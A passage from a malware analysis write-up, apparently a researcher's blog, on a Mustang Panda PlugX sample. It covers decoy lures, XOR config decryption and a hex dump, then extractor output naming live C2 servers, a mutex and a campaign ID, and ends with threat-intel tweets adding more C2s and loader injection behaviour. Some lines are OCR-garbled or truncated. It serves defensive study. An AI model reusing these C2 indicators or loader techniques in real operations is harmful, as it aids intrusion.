- 313615_MONTENEGRO-2021-HUMAN-RIGHTS-REPORT**: Montenegro's 2021 Human Rights Report.
- HU proposals to the draft EUCO conclusions.DOCX - Microsoft Word**: A document from the Council of the European Union regarding EU Council conclusions.
- EL Non-Paper Pandemic Resilience fin...**: A non-paper document from the European Union on pandemic resilience.

Decrypt configuration

- Thông tin cấu hình được lưu tại section `.data` với độ lớn `0x45C` bytes.
- Sử dụng vòng lặp với lệnh `XOR` để giải mã.

The screenshot shows a debugger interface with two main panes. The left pane displays a memory dump with columns for offset (h), hex values, and decoded text. The right pane shows a command-line interface with Python code for extracting and decoding a configuration file.


Memory Dump (Left Pane):

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
00000000	E8 03 00 00 0B 0D 00 00 41 00 76 00 61 00 73 00	é.....Av.v.s.
00000010	74 00 43 00 52 00 77 00 00 00 00 00 00 00 00 00	t.C.R.v.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000050	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00p.L.y.P.
00000080	00 00 00 00 00 00 00 00 70 00 4C 00 79 00 70 00W.W.Q.V.Z.f.q.U.
00000090	S7 00 57 00 51 00 56 00 5A 00 66 00 71 00 55 00H.q.L.W.D.O.V.B.
000000A0	6E 00 71 00 4C 00 77 00 44 00 4F 00 56 00 42 00
000000B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000100	00 00 00 00 00 00 00 00 74 00 65 00 73 00 74 00t.e.s.t.
00000110	32 00 30 00 32 00 32 00 00 00 00 00 00 00 00 002.0.2.2.1.....
00000120	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000130	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000140	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000150	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000170	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000180	00 00 00 00 00 00 00 00 45 00 55 00 20 00 33 00E.U..3.
00000190	31 00 73 00 74 00 20 00 73 00 65 00 73 00 73 00l.s.t.s.e.s.s.
000001A0	69 00 6F 00 6E 00 20 00 6F 00 66 00 20 00 74 00i.o.n..o.f.i.t.
000001B0	68 00 65 00 20 00 43 00 6F 00 6D 00 6D 00 69 00h.e..C.r.o.m.m.i.
000001C0	73 00 73 00 69 00 6F 00 6E 00 20 00 6F 00 6E 00s.s.i.l.o.n..o.n.
000001D0	20 00 43 00 72 00 65 00 6D 00 65 00 20 00 50 00C.r.i.m.m.e..P.
000001E0	72 00 65 00 65 00 6E 00 74 00 69 00 6F 00r.e.v.e.n.t.i.o.
000001F0	6E 00 20 00 61 00 6E 00 64 00 20 00 43 00 72 00n.a.n.d..C.r.i.
00000200	69 00 6D 00 69 00 6E 00 61 00 6C 00 20 00 4A 00i.m.m.i.n.a.l..J.
00000210	75 00 73 00 74 00 65 00 63 00 65 00 20 00 55 00u.s.t.i.c.e..U.
00000220	6E 00 69 00 74 00 65 00 64 00 20 00 4E 00 61 00n.i.t.e.d..N.a.
00000230	74 00 69 00 6F 00 6E 00 73 00 20 00 6F 00 6E 00t.i.o.n.s..o.n.
00000240	20 00 44 00 72 00 75 00 67 00 73 00 20 00 61 00D.r.u.g.s..a.
00000250	6E 00 64 00 20 00 43 00 72 00 69 00 6D 00 65 00n.d..C.r.i.m.m.e.
00000260	2E 00 70 00 64 00 66 00 00 00 00 00 00 00 00 00p.d.f.
00000270	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000280	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000290	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000002A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000002B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000002C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000002D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000002E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000002F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000300	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000310	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000320	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000330	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000340	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000350	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000360	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000370	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000380	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000390	01 00 BB 01 31 30 34 2E 32 35 35 2E 31 37 34 2E	...104.255.174.
000003A0	35 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00	58.
000003B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000003C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Command Line (Right Pane):

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# plugx_extract_custom_config.py plugx_dec_config.bin
# plugx_extract_custom_config.py plugx_dec_config.bin
[+] Config file: plugx_dec_config.bin
[+] Config size: 1116 bytes
[+] Folder name: AvastCRW
[+] Mutex name: plugWMQVZfqUnqlwDOVB
[+] Decoy document info: EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.pdf
[+] C2 servers:
    104.255.174.58:443
    104.255.174.58:443
    104.255.174.58:443
[+] Campaign ID: test2022
```

Threat intelligence



Refs

- PlugX: A Talisman to Behold
- Mustang Panda deploys a new wave of malware targeting Europe
- THOR: Previously Unseen PlugX Variant Deployed During Microsoft Exchange Server Attacks by PKPLUG Group
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- Mustang Panda's Hodur: Old tricks, new Korplug variant
- Advanced persistent threat group feature: Mustang Panda
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End...

 **Barberousse** @barberousse_bin · Jun 21

Replying to @kienbigmummy
I've been tracking them for a while and this definitely looks like #MustangPanda. Recently, they started using a lot of those esoteric API calls with callbacks to execute shellcode. Like, why is GrayStringW even a function?!

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 **ChrisPooh** @chrispooh007 · Jul 20

Replying to @kienbigmummy and @DangDinhPhuong3
@kienbigmummy can reach out me :)

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 **m4n0w4r** @kienbigmummy · Jul 20

Ok, bro!! Will tag you if samples uploaded from SG.

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 **Douglas Mun** @douglasmun · Jul 19

Replying to @kienbigmummy and @DangDinhPhuong3
Thanks for the alert! I have informed @CSAsingapore malware team to examine it.

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 **TEAM CYMRU - S2** @teamcymru_S2 · Jun 10


Nice find @kienbigmummy 

Our threat telemetry for the C2s (45.134.83.4 & 154.204.26.120) confirms the targeting of entities in Myanmar, including a government VPN portal, from early March 2022 onwards.

#ThreatRecon #MustangPanda


 **m4n0w4r** @kienbigmummy · Jun 2

🔥 Found new #MustangPanda #PlugX was submitted from SG. Sample hash: 1a5aee6e33385b69b7ca46229fb64b8b




 **身代わり用** @strinser1Na · Aug 25

Thanks for sharing your artifact analysis 😊

 **m4n0w4r** @kienbigmummy · Aug 25

Nice share!
• HUI Loader (d839ab2c2ea8f082f98478cb552d6709)
• Create a service name "WxUpdateServiceInfo" ->spawn thread for load system.ini-> decoding sc and inject decoded sc into svchost.exe (1/4) twitter.com/Metemcyber/sta...
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react_config.py plugx_config.dus
file: plugx_config.dump
size: 5660 bytes
name: %WINDIR%\Up\Service Log
name: Master Service Log
info: HTTP://
ers:
134.83.4:443
ges.myanmarnewsonline.org:22
ges.myanmarnewsonline.org:80
.204.26.120:443
ate.hilifimyanmar.com:443
ate.hilifimyanmar.com:22
n ID: 1234
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